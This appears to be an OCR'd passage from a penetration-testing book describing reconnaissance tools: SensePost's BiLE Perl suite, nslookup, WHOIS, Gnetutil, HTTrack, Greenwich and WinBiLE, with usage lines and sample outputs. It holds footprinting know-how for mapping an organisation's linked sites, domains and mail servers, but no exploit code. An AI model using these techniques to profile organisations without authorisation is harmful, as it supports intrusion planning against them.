NS2.CONVERSENT.NET 216.41.101.17
```

*nix Command-Line Tools

The tools discussed in this section are either shipped with Linux distributions, like the 'Auditor,' or downloadable to be run from a *nix console.

BiLE Software Suite

The BiLE software suite is a free set of Perl tools from the security company SensePost. BiLE, which stands for Bi-Directional Link Extractor, is a tool used in the footprinting process to find nonobvious relationships between various Web sites. It appears to be the only open source software tool that addresses this component of penetration testing on the Internet. The essence of a "nonobvious" relationship is this: By examining the way companies link to one another with their Web sites, we can learn something of their relationship with one another in the real world. A link from A -> B says A knows something of B. A link from B -> A suggests A *might* know something of B, and even a link from A -> C -> B suggests that A and B might have some kind of relationship. By enumerating and analyzing these links between Web sites, we discover relationships we may otherwise never have stumbled upon. The system is not perfect by any means, but bear in mind that the "obvious" relationships are easily discovered using the other techniques discussed in the chapter—we therefore expect this component to be hard. The BiLE software suite then goes further to offer similarly insightful solutions to many of the problems we face during the reconnaissance phase.

The following is a list of some of the tools that can be found in the collection:

- BiLE.pl
- BiLE-weigh.pl
- vet-IPrange.pl
- vet-mx.pl
- jarf-dnsbrute.pl
- jarf-reverse.pl
- exp-tld.pl

Each of these utilities is discussed in slightly more detail in the sections that follow.

BiLE Suite BiLE.pl (www.sensepost.com/research/)

For the intelligence-gathering process, we will only focus on BiLE and Bile-weigh. BiLE attempts to mirror a target Web site, extracting all the links from the site. It then queries Google and obtains a list of sites that link to the target site specified. BiLE then has a list of sites that are linked from the target site, and a list of sites linked to the target site. It then proceeds to perform the same function on all sites in its list. This is only performed on the first level. The final output of BiLE is a text file that contains a list of source site names and destination site names.

How to use:

perl **BiLE.pl** [website] [project_name]

Input fields: <website> is the target Web site name; for example, www.test12website.com

project_name: name of project; for example, BiLExample

Output:

Creates a file named <project_name>.mine


Output format:

Source_site:Destination_site

Typical output: (extract)

```
www.fooincorp.com:www.businessfoo.com
www.invisible-foo.com: www.businessfoo.com
www.foo2ofus.net: www.businessfoo.com
www.foopromotions.com: www. businessfoo.com
www.fooinfo.com: www. businessfoo.com
www.foorooq.com: www. businessfoo.com
www.foorealthings.com: www. businessfoo.com
```

Figure 1.24 Sample BiLE Output



```
====> Link from: [www.wired.com]
answers.google.com:adelphia.net
answers.google.com:answers.google.com
answers.google.com:find.intelius.com
answers.google.com:google.com
answers.google.com:greg.froh.ca
answers.google.com:pagead2.googlesyndication.com
answers.google.com:ucl.ac.uk
answers.google.com:www.chateauversailles.fr
answers.google.com:www.discoverfrance.com
answers.google.com:www.discoverfrance.net
answers.google.com:www.google.com
answers.google.com:www.greatbuildings.com
answers.google.com:www.hat.net
answers.google.com:www.icn.ucl.ac.uk
answers.google.com:www.intalec.com
answers.google.com:www.ists.unibe.ch
answers.google.com:www.legalitforum.com
answers.google.com:www.louvre.fr
answers.google.com:www.mindcarecentres.com
answers.google.com:www.musee-moyenage.fr
answers.google.com:www.musee-orsay.fr
answers.google.com:www.musee-rodin.fr
answers.google.com:www.paris.org
answers.google.com:www.parisdigest.com
3%
```


BiLE Suite BiLE-weigh.pl

The next tool used in the collection is *BiLE-weigh*, which takes the output of BiLE and calculates the significance of each site found. The weighing algorithm is complex and the details will not be discussed; what should be noted is:

- The target site that was given as an input parameter does not need to end up with the highest weight. This is a good sign that the provided target site is not the central site of the organization.
- A link to a site with many links to the site weighs less than a link to a site with fewer links to the site.
- A link from a site with many links weighs less than a link from a site with fewer links.
- A link from a site weighs more than a link to a site.

```
How to use:
perl BiLE-weigh.pl [website] [input file]

Input fields:
<website> is a Web site name; for example, www.sensepost.com
input file typically output from BiLE

Output:
Creates a file called <input file name>.sorted, sorted by weight with
lower weights first.

Output format:
Site name:weight

Typical output:
www.google.org:8.6923337134567
www.securitysite1.com:8.44336566581115
www.internalsystemsinc2.com:7.43264554678424
www.pointcheckofret.com:7.00006117655755
www.whereisexamples.com:6.65432957180844
```

Figure 1.25 Sample BiLE-weigh Output



```
www.google.com:201.004126794842
images.google.com:77.3618859401467
labs.google.com:50.0658418308034
code.google.com:34.2125352907961
catalogs.google.com:27.6060982495765
toolbar.google.com:24.7333178330621
desktop.google.com:24.4196532367888
www.elise.com:23.944099378882
froogle.google.com:22.6587836715714
scholar.google.com:21.7402597402597
mobile.google.com:21.2380011293055
www.blogger.com:20.5447238183811
earth.google.com:20.2597402597403
answers.google.com:20.2597402597403
www.ehow.com:20.1614906832298
www.techdirt.com:14.6739130434783
service.urchin.com:12.3384152079804
print.google.com:12.2473178994918
google.com:12.1115545032242
services.google.com:11.3127369524885
local.google.com:10.347180769541
groups.google.com:8.87069452286843
www.wired.com:7.95317207830463
news.google.com:7.62707823577389
sms.google.com:7.57876905702992
google-bileweigh.txt 1%
```

BiLE Suite vet-IPrange.pl

The output of BiLE-weigh now lists a number of domains with a relevance number. The sites with a lower relevance number that are situated much lower down the list are not as important as the top sites.

The results from the BiLE-weigh have listed a number of domains with their relevance to our target Web site. Sites that rank much further down the list are not as important as the top sites. The next step is to take the list of sites and match their domain names to IPs. For this, we use vet-IPrange.

The *vet-IPrange* tool performs DNS lookups for a supplied list of DNS names. It will then write the IP address of each lookup into a file, and then perform a lookup on a second set of names. If the IP address matches any of the IP addresses obtained from the first step, the tool will add the DNS name to the file.

```
How to use:
perl vet-IPrange.pl [input file] [true domain file] [output file]
<range>

Input fields:
Input file, file containing list of domains
True domain file contains list of domains to be compared to

Output:
Output file a file containing matched domains
```

BiLE Suite vet-mx.pl

Looking at the MX records of a company can also be used to group domains together. For this process, we use the *vet-mx* tool. The tool performs MX lookups for a list of domains, and stores each IP it gets in a file. vet-mx performs a second run of lookups on a list of domains, and if any of the IPs of the MX records matches any of the first phase IPs found, the domain is added to the output file.


```
How to use:
perl vet-mx.pl [input file] [true domain file] [output file]

Input fields:
Input file, is the file containing a list of domains
True domain file contains list of domains to be compared to

Output:
Output file, is a output file containing matched domains
```

BiLE Suite exp-tld.pl

The *exp-tld* script is used to find domains in any other TLDs. A simple Perl script to perform automated TLD expansion called *exp-tld.pl*

```
How to use:
perl exp-tld.pl [input file] [output file]

Input fields:
Input file, is the file containing a list of domains

Output:
Output file, is the output file containing domains expanded by TLD
```

Figure 1.26 Sample exp-tld Output




```
google.com.uy
google.com.uz
google.co.uz
google.com.vc
google.ac.vc
syngress.ac.vc
sensepost.ac.vc
google.com.ve
google.co.ve
google.org.ve
google.com.uy
google.com.uz
google.co.uz
google.com.vc
google.ac.vc
syngress.ac.vc
sensepost.ac.vc
google.com.ve
google.co.ve
google.org.ve
google.co.vi
google.com.gg
google.co.gg
syngress.com.gg
syngress.co.gg
googe.out 7%
```

nslookup

nslookup is an application that is used to query name servers for IP addresses of a specified domain or host on a domain. It can also be used to query name servers for the DNS hostname of a supplied IP address There are two modes in which the tool can be run—noninteractive and interactive. Noninteractive mode is used to display just the name and requested information for a specified host or domain. Interactive mode enables a user to contact a name server for information about various hosts and domains, or can be used to display a list of hosts in a domain. (See Figure 1.27.)

nslookup usually uses UDP port 53, but may also use TCP port 53 for Zone transfers.

Figure 1.27 nslookup Command from the Command Line



```
> nslookup www.syngress.com 168.210.2.2
Server:  dnscache1.is.co.za
Address:  168.210.2.2

Non-authoritative answer:
Name:    www.syngress.com
Address:  155.212.56.73

>
```


WHOIS

The WHOIS command tool is used to look up domain and IP address ownership records from registrar databases via the command line. All information returned to the user may include organizational contact, administrative, and technical contact information. (See Figure 1.28.)

Table 1.5 whois Basic Command-line Flags for the Auditor Security Collection

-h	Use a specific host to resolve query
-a	Use the ARIN database to resolve query
-r	Use the RIPE database to resolve query
-p	Use the APNIC database to resolve query
-Q	Will perform a quick nonverbose lookup

Figure 1.28 WHOIS from the command line



```
Registrant:
SYNGRESS Media, Inc.
   145 Washington Street
   Norwell, MA 02061
   US

   Domain Name: SYNGRESS.COM

   Administrative Contact:
      SYNGRESS Media, Inc.              mike@syngress.com
      145 Washington Street
      Norwell, MA 02061
      US
      (617) 681-5151 fax: 999 999 9999

   Technical Contact:
      Network Solutions, LLC.           customerservice@networksolutions.com
      13200 Woodland Park Drive
      Herndon, VA 20171-3025
      US
      1-888-642-9675 fax: 571-434-4620

   Record expires on 09-Sep-2013.
   Record created on 10-Sep-1997.
   Database last updated on 15-Nov-2005 04:43:40 EST.

   Domain servers in listed order:

   NS1.CONVERSENT.NET           216.41.101.15
   NS2.CONVERSENT.NET           216.41.101.17

> whois syngress.com
```

Gnetutil 1.0 (www.culte.org/projets/developpement/gnetutil/)


This tool, which can be found on the Auditor Security Collection, can be used as a GUI client to perform all the aforementioned functionality that nslookup and host can perform. All available options are presented to users in a GUI. Users can select from the drop-down menu the data they would like to query from the domain (see Figure 1.29).

Tools & Traps…

Flags for Utilities on Different Distributions

Be aware that the flags used for utilities may vary from distribution to distribution. Always make sure that you've understood the main flags for a given tool on your favorite *nix distribution.

Figure 1.29 Gnetutil 1.0 from the Auditor Security Collection



Machine : sensepost.com

Search : All records (ANY)


Server : Default Server

```
sensepost.com          SOA sensepost.com info.sensepost.com (
               2005100800  ;serial (version)
               28800   ;refresh period (8 hours)
               7200    ;retry interval (2 hours)
               604800  ;expire time (1 week)
               86400   ;default ttl (1 day)
               )
sensepost.com          NS  ns1.robhunter.net
sensepost.com          NS  snitterly.sensepost.com
sensepost.com          MX  5 blowfish.sensepost.com
sensepost.com          MX  20 prox.sensepost.com
```

HTTrack (www.httrack.com)

HTTrack is an easy to use offline console line Web site copier. It allows users to download Web sites from the Internet to local directories for later viewing. When copying a Web site, HTTrack will retrieve all HTML, files, and any images. HTTrack will also recursively build all directories. (See Figure 1.30.)

Figure 1.30 HTTrack




```
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=22 (663 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=23 (680 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=24 (669 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=25 (722 bytes)
* www.amazon.co.uk/exec/obidos/ASIN/1597490520/ref%3Dnosim/syngressmediahom/026-639
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=26 (653 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=27 (677 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=28 (645 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=30 (659 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=32 (665 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=33 (801 bytes)
* www.samfundslitteratur.dk/asp/search/result.asp?searchOrderBy=date&category=&cate
goryType=&searchType=all&searchDays=90&searchISBN=&searchString=1597490520&searchTa
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=34 (712 bytes)
* www.dataclub.fi/product.php?isbn=1597490520&custID=332d5ed8f869b2e9530eb34f1e8b23
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=35 (675 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=36 (642 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=37 (660 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=38 (711 bytes)
* www.studia.no/sok.php?tittel=&forfatter=&isbn=1597490520&radio_begrens=1&kategori
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=39 (664 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=40 (668 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=41 (675 bytes)
* www.syngress.com/redirect/catalogClickThru.cfm?ISBN=1597490520&vid=42 (643 bytes)
* www.syngress.com/keystone/catalog.cfm?pid=8096 (596 bytes) - OK
```

Greenwich (jodrell.net/projects/Greenwich)

Greenwich is a tool that can be found on the Auditor Security Collection that uses a GUI interface to the WHOIS command-line tool. There is an "auto-detect" function that will attempt to guess the appropriate WHOIS server to query by mapping the TLD from the supplied domain to a predefined list of servers. Users also have the option of specifying a WHOIS server that may not be in the list. (See Figure 1.31.)

Figure 1.31 Greenwich from the Auditor Security Collection



☑ Auto-detect Server: Port: 43 Query: syngress.com

```
Registrant:
SYNGRESS Media, Inc.
   145 Washington Street
   Norwell, MA 02061
   US

   Domain Name: SYNGRESS.COM

   Administrative Contact:
      SYNGRESS Media, Inc.      mike@syngress.com
      145 Washington Street
      Norwell, MA 02061
      US
      (617) 681-5151 fax: 999 999 9999

   Technical Contact:
      Network Solutions, LLC.       customerservice@networksolutions.com
      13200 Woodland Park Drive
      Herndon, VA 20171-3025
      US
      1-888-642-9675 fax: 571-434-4620

   Record expires on 09-Sep-2013.
   Record created on 10-Sep-1997.
   Database last updated on 15-Nov-2005 05:37:44 EST.

   Domain servers in listed order:
```

Done in 2 seconds.


Open Source Windows Tools

Paradoxical as it may seem, there are some very good open source tools available for the Windows operating system environment. Some of the Windows open source tools that we use in the reconnaissance phase are discussed in the section that follows.

WinHTTrack (www.httrack.com)

WinHTTrack is the Microsoft GUI version of the *nix httrack console line tool. WinHTTrack works in the same way as the console tool. (See Figure 1.32.)

Figure 1.32 WinHTTrack Site Mirroring




Site mirroring in progress [53/700 (+4), 1647863 bytes] - [Syngress.whtt]

```
In progress:         Transferring data..

Information
Bytes saved:         1,57MiB                    Links scanned:   53/700 (+4)
Time:                10s                        Files written:   90
Transfer rate:       16,40KiB/s (6,80KiB/s)     Files updated:   1 (1%)
Active connections:  4                          Errors:          0

☑ Actions:

scanning   www.syngress.com/bookseries                          SKIP
receive    www.syngress.com/catalog/?pid=3170                   SKIP
receive    www.syngress.com/catalog/?pid=3380                   SKIP
connect    ww.syngress.com/certification/exam.cfm?exam=70291    SKIP
connect    ww.syngress.com/certification/exam.cfm?exam=70290    SKIP
ready      www.syngress.com/books/index.cfm                     SKIP
ready      www.syngress.com/catalog/?pid=3230                   SKIP
ready      www.syngress.com/catalog/?pid=3250                   SKIP
ready      www.syngress.com/catalog/catalog.cfm?pid=9548        SKIP
ready      www.syngress.com/catalog/catalog.cfm?pid=9541        SKIP
ready      www.syngress.com/catalog/catalog.cfm?pid=9010        SKIP
ready      www.syngress.com/catalog/catalog.cfm?pid=9542        SKIP
ready      www.syngress.com/catalog/catalog.cfm?pid=4623        SKIP
ready      www.syngress.com/catalog/catalog.cfm?pid=9559        SKIP
```

WinBiLE (www.sensepost.com/research)

WinBiLE is the Windows implementation of BiLE. The incoming and outgoing weights can be dynamically adjusted. The time-out on the mirroring process can be set (for both the initial site, as well as the secondary site), the test depth can be set and the amount of sites returned from Google can be set. Winbile is not out of beta testing phase yet, and as such, is not publicly available. It is expected in the public domain soon.

Figure 1.33 WinBiLE is a Configurable Windows Version of BiLE, Written for .NET



Find HTTrack: c:\program files\winhttrack\httrack.exe

Store area: c:\bile

Target: www.sensepost.com

Google Key: ---your google key here ------

ProxyIP:port: 168.210.134.20:3128

ITO: 90

ITD: 5

STO: 60

STD: 3

GD: 4

Max Mirror Time: 0 min

Current Mirror

Total

BiLE extraction is done...!

Incoming weight: 0.250

Outgoing weight: 1.000

Show top: 25

```
38.443   www.sensepost.com
18.429   www.google.com
16.652   www.microsoft.com
12.462   www.blackhat.com
11.751   www.metasploit.com
11.279   seclists.org
11.176   online.securityfocus.com
10.192   www.insecure.org
9.967    www.condyn.net
9.932    www.packetstormsecurity.org
8.924    www.defcon.org
